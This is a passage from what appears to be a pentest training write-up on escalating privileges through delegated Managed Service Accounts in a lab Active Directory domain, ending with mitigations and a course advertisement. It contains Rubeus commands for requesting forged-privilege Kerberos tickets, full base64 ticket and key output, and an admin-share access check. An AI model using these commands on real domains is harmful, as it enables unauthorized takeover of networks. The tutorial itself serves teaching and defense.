
Request Service Ticket for File Server

We use Rubeus to request a TGS (Ticket Granting Service) for CIFS access on the file server by invoking the following command:

```
.\Rubeus.exe asktgs /user:BAD_DMSA$ /service:cifs/srv25.ignite.local /opsec /dmsa
/nowrap /ptt /ticket:doIFzDCCBigAw...
```


PS C:\Users\shivam.IGNITE> .\Rubeus.exe asktgs /user:BAD_DMSA$ /service:cifs/srv25.ignite.local /opsec /dmsa /nowrap
/ptt /ticket:doIFzDCCBcigAwIBBaEDAgEWooIE0DCCBMxhggTIMIIExKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsM
SUdOSVRFLkxPQ0FMo4IEiDCCBISgAwIBEqEDAgECooIEdgSCBHJbNpE6zEqMO73r2i9Xo6/X3DO5vp+rte33q9PuRQ2VVO4SBRgtKfPE2nFjQotFL/Y3A
6nCSnrTmdnmFgJwlWF+E8VUrToZrPfHfV+aohM/dHvEL5ChkWNs94cCPKe070tlClTj2wwTOqKv2povk/G94b0J9x5TNsgEpjidYSb4WyOmWHJg2kM/70
RzCDm3ZsZfhr2Fi56mO5enImU227ms0IhHf2JKUhU+pCi2jB+PcAnCh2CuRaFkRI7doNhRaFM6GWSc6JGTndg0IrCHgBSP9Lv2e5/mGQmMK/QH2r2MvqX
bvuRwkQARwduWUyxT4T03Vchv+lvIfxBTfcutUup+qK0vKbCk6CEgIgZ5KnUCAX2FISZeKGIDMGahaxv4I5NZd7LssEuheiA7PN4kSLky0bPHDsTAQkZm
wzRsgVWhkDs62cYPEeAXzYwtjFJXp6pMfzXQvQZ9Vxz9KyDo5mIdnESQsr7TWokrL8M//Vx+4weupYmfpmGTj+80zWg+Pt5AS+xT+0m5L6LLmkpQN3NUx
mektHo8Yk27V2o+HJ5vPViZjfffX7nQ3PKrh9IHkhSXdm2V31J+PRAOM4jShmdMY2scjGsXJQfV7z4KZyS+pWSCayIdZgN3GamWeIR78yKtWT8KNBfeHh
vlV2t6OUArMoCovOJac0z/iL3nAdk92JJi6TOMZXuzf/ZTdlQFj8Uvuf8ZCsdMn70Hhak1rT3LcquIavmJ/yZresAIOCE30htNP+nJtWWdwwAy6Po4a1z
r7hYUhkr0vzQSqHeph3sSxsjG8tdNZMkyNybbcHzfKXckkMjFCWWsLI61lyxoqJT7dSgPqePn7Om6ACRVYzBJsEy4VTxn9qm1XWu9X+kVEv8HwHpeipHu
IMT3EPZYcch+xGMGEzLA/Y2exkjbSEaMLbi+SasIrWRSEFfdKtDaUylB2MHGOMw8kaC3hkFRAGi88PFdAQHQboHp8GWr/PufKbKE9R28iaABK2OJ6sw86
ZMiB7q9EMlrd+JCDcp0RTVV7VPXWSqh9SYpVFcY+ofJBefmRoirh9E4P1SWIvgCIFKsjRYiDBFvQwNJxYwUUv99IVEAxtS7o1zT/k4Bm7QA96WwPhJjez
sZ/Ff9v4WwWNpuz8f7iYhFtenEBaNEu/n9UmSAfMI/+3f9l9FF/m2vAlEgB+iv5Mb6iNfLUJ4/aEySW/bLOMU9qhaQJJ/ZK0V7FhLalUFGGmn1oQpFayp
ZBWrxoyvqj8JlWAQ2Zsx2qv3O70n3vuO1MiIfITUiR50wNBghSwJood2L579a7RGMQycSIJQhqkY4biCsdx9jvbylTofQ9rezDvXv++pdGM6WPCS7NeR4
woj488nEYStSgxE4HWZDYfRlLPnFgLrlOd+BaBQu7e5+0ee1XruSdGtWj9NMoC8bFtcaGLjW7lYydP7ad7EsMNM2aHhA7u5SxjNb9oxMdcPOY7WlEJHKo
u76vD+E099Gplk+fyuhQy1OE6PnjFwBNKrxt2fW426bwLvKo4HnMIHkoAMCAQCigdwEgdl9gdYwgdOggdAwgc0wgcqgKzApoAMCARKhIgQgOFhiVaaZ1n
n9/91WXu7rbJALedAmZ3S4TCjxmy1xpSOhDhsMaWduaXRLLmxvY2FsohYwFKADAgEBoQ0wCxsJQkFEX0RNU0EkowcDBQBgoQAApREYDzIwMjUwNjAzMTM
xNDI2WqYRGA8yMDI1MDYwMzEzMjkyN1qnERgPMjAyNTA2MTAxMzA0MjdaqA4bDElHTklURS5MT0NBTKkhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUdOSVRF
LkxPQ0FM">

Before accessing resources, let's inspect the delegated ticket



We use the **BAD_DMSA$** account, now with Administrator privileges, to request a TGS for CIFS access on the file server. Thanks to PAC substitution, this TGS grants Admin-level access, enabling further actions or lateral movement within the network.

After successfully obtaining a TGT for CIFS access on the file server, we now focus on acquiring a **delegated TGT**. The **ok-as-delegate** flag, which appears in the ticket, signifies that the ticket is trusted for delegation. This is a crucial development in the attack.

***Note**: The flagged TGT allows the attacker to impersonate the **Administrator** account across trusted services, enabling access to other systems without re-authenticating or cracking passwords. This step facilitates further exploitation, lateral movement, and persistence within the network.*

The screenshot below shows the details of the Service Ticket (TGS) issued for cifs/srv25.ignite.local. Key attributes:

- **Ticket Flags**: Includes forwardable, ok as delegate, and renewable, showing it's a fully functional ticket.
- **PAC Data**: Embedded PAC lists Administrator's SIDs and group memberships, confirming privilege inheritance.
- **Target Service**: cifs/srv25.ignite.local – meaning the ticket is scoped for CIFS file server access.

```
U3rvkXAjCNFQtsGtB0i0lGvEMiTKXxzn8XKgq/bKNj2aO5DiHSWcOhSLkk2cNwE604iwMHfgFwMcQgAGzYh88w
wRemdh9FEL9Lp4ImOHzyOf9rBEzD7Dsq52m3heVqjIv8Q/evLz/dFHw4ns5GPfLM4SnCsJpw4nE80+SYw3vl1x
IFS43LBaMK5iWLdFl0jNGze2lzuZCpGjKd7H4gvHjjGw9LAGOdUJfNP6pur5U0UsXLmmR0vcVPh97EE/Lpy1VP
CB6KADAgEAooHgBIHdfYHaMIHXoIHUMIHRMIHOoCswKaADAgESoSIEIAN2BzWOP7O6FzW5zIGFl9N3HEWBDzeE
hbKIWMBSgAwIBAaENMAsbCUJBRF9ETVNBJKMHAwUAYKUAAKURGA8yMDI1MDYwMzEzMTgxMlqmERgPMjAyNTA2MD
NDI3WqgOGwxJR05JVEUuTE9DQUypJTAjoAMCAQKhHDAaGwRjaWZzGxJzcnYyNS5pZ25pdGUubG9jYWw=

  ServiceName              :  cifs/srv25.ignite.local
  ServiceRealm             :  IGNITE.LOCAL
  UserName                 :  BAD_DMSA$ (NT_PRINCIPAL)
  UserRealm                :  ignite.local
  StartTime                :  03-06-2025 18:48:12
  EndTime                  :  03-06-2025 18:59:27
  RenewTill                :  10-06-2025 18:34:27
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, renewable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  A3YHNY4/s7oXNbnMgZ+X03ccRYEPN4QXkZVaM7cRcl4=
```

This confirms that the Kerberos session now fully impersonates Administrator. From here, we can pivot to any service in the domain

Confirm Domain Admin Access

```
dir \\srv25.ignite.local\c$
```

```
PS C:\Users\shivam.IGNITE> dir \\srv25.ignite.local\c$

    Directory: \\srv25.ignite.local\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        01-04-2024     12:32                PerfLogs
d-r---        03-06-2025     02:38                Program Files
d-r---        01-04-2024     13:46                Program Files (x86)
d-r---        31-05-2025     18:02                Users
d-----        03-06-2025     03:35                Windows


PS C:\Users\shivam.IGNITE>
```

Result: Access to the admin only C$ share is granted. We now effectively owns the domain through Kerberos authentication.

Mitigation

- Restrict CreateChild and WriteDACL permissions on OUs.
- Monitor changes to msDS-DelegatedMSAState and msDS-ManagedAccountPrecededByLink (Event IDs 5136, 4662).
- Regularly audit dMSA configurations and permissions with PowerShell or BloodHound.
- Disable unused dMSA functionality in environments not requiring it.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux